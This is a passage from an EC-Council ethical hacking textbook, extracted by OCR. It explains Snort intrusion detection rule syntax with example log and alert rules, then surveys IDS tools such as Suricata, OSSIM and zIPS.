


Figure 12.19: Screenshot of Snort

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15 ....
5D 19 56 A8].V.
=+=+=+

Both flexibility and robustness can be achieved using an easy-to-understand and lightweight rule-description language that aids in writing simple Snort rules. Consider the following two primary principles while writing Snort rules:

- No written rule must extend beyond a single line; thus, rules should be short, precise, and easy to understand.
- Each rule should be divided into two logical sections:
  - The rule header
  - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the **Classless Inter-Domain Routing (CIDR) block**. The rule option section includes alert messages in addition to information about the inspected part of the packet to determine whether to take any rule action.




Figure 12.21: Example of Snort rules

Snort Rules: Rule Actions and IP Protocols

The rule header stores a complete set of rules to identify a packet and determines the action to be performed or rule to be applied. It contains information that defines the who, where, and what of a packet, as well as what to do if a packet with all the attributes indicated in the rule should show up. The first item in a rule is the rule action, which tells Snort "what to do" when it finds a packet that matches the rule criteria. There are five available default actions in Snort: alert, log, pass, activate, and dynamic. Furthermore, if Snort is running in the inline mode, you have additional options, which include drop and reject.

The IP sends data from one system to another via the Internet. It supports unique addressing for every computer on a network. Organize data on the IP network into packets. Each packet contains message data, source, destination, and more.

Snort supports three available IP protocols to tackle suspicious behavior:

- **TCP**: The Transmission Control Protocol (TCP) is a part of the IP. It is used to connect two different hosts and exchange data between them.
- **UDP**: **The** User Datagram Protocol (UDP) is used for broadcasting messages over a network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ICMP**: The Internet Control Message Protocol (ICMP) is a part of the IP. The OS uses ICMP in a network to send error messages, for example.

Snort Rules: Direction Operator and IP Addresses

- **Direction Operator**

  This operator indicates the direction of interest for the traffic; traffic can flow either in a single direction or bidirectionally.

  Example of a Snort rule using the Bidirectional Operator:

  ```
  log !192.168.1.0/24 any <> 192.168.1.0/24 23
  ```

- **IP Addresses**
  - Identify the IP address and port that the rule applies to
  - Use keyword "any" to define the IP address
  - Use numeric IP addresses qualified with a CIDR netmask

  - Example of IP Address Negation Rule:

    ```
    alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111
    (content: "|00 01 86 a5|"; msg: "external mountd access";)
    ```

Snort Rules: Port Numbers

Port numbers can be listed in different ways, including the use of "any" ports, static port definitions, port ranges, and by negation. Port ranges are indicated by the range operator ":." The direction operator “-$>$” indicates the orientation or direction of the traffic to which the rule applies. Consider an IP address and port number on the left side of the direction operator as the traffic coming from the source host and the address and port information on the right side of the operator as the destination host. There is also a bidirectional operator, indicated by “$<>$”. This tells Snort to consider the address/port pairs in either the source or the destination orientation, and it is handy for recording/analyzing both sides of a conversation, such as telnet or POP3 sessions. Further, note that there is no “$<$-“ operator. In Snort versions before version 1.8.7, the direction operator did not provide proper error checking; hence, many people used invalid tokens. Note that “$<$-“ does not exist so that rules always read consistently.

The next fields in a Snort rule specify the source and destination IP addresses and ports of the packet, as well as the direction in which the packet is traveling. Snort can accept a single IP address or a list of addresses. When specifying a list of IP address, you should separate each one with a comma and then enclose the list within square brackets as follows:

```
[192.168.1.1,192.168.1.45,10.1.1.24]
```

When doing this, be careful not to use any whitespaces. You can also specify the ranges of IP addresses using CIDR notation or even include CIDR ranges within lists. Snort also

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

allows you to apply the logical NOT operator ("!") to an IP address or CIDR range to specify that the rule should match all but that address or range of addresses. For example, an easy modification to the initial example is to change it such that an alert is raised upon detecting any traffic that has originated outside the local net using the negation operator.

Example of a Port Negation:

```
log tcp any -> 192.168.1.0/24 !6000:6010
```

Protocols	IP Address	Action
Log UDP any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400

Table 12.2: Examples of a Port Negation

- **Suricata**

  Source: *https://suricata-ids.org*

  Suricata is a robust network threat detection engine capable of real-time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM), and offline pcap processing. It inspects the network traffic using powerful and extensive rules and a signature language, and it provides powerful Lua scripting support for the detection of complex threats. With standard input and output formats such as YAML and JSON, integrations with existing tools such as SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other databases become effortless.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.22: Screenshot of Suricata

- **AlienVault® OSSIM™**

  Source: *https://cybersecurity.att.com*

  AlienVault® OSSIM™, Open Source Security Information and Event Management (SIEM), provides you with a feature-rich open-source SIEM complete with event collection, normalization, and correlation.

  OSSIM provides a unified platform with many essential security capabilities such as:

  - Asset discovery
  - Vulnerability assessment and intrusion detection
  - Behavioral monitoring
  - SIEM event correlation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.23: Screenshot of AlienVault® OSSIM™

Some additional intrusion detection tools are listed below:

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- OSSEC (*https://www.ossec.net*)
- BroIDS/Zeek IDS (*https://www.zeek.org*)
- AIDE (*https://aide.github.io*)
- Sagan Log Analysis Engine (*https://quadrantsec.com*)

Intrusion Detection Tools for Mobile Devices

Intrusion detection tools are also available for mobile devices to help you detect and prevent intrusion attempts.

- **zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS™ is a mobile intrusion prevention system app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It can detect both known and unknown threats by analyzing the behavior of your mobile device. By examining slight deviations from the mobile device's OS statistics, memory, CPU, and other system parameters, the z9™ detection engine can accurately identify not only the specific type of malicious attack but also the forensics associated with the who, what, where, when, and how of an attack occurrence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.24: Screenshot of zIPS

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector allows you to find all the devices connected to the network (via both wired and Wi-Fi connections, including consoles, TVs, PCs, tablets, and phones); it gives relevant data such as the IP addresses, manufacturer names, device names, and MAC addresses of connected devices. It also allows you to save a list of known devices with a custom name and finds intruders in a short period.


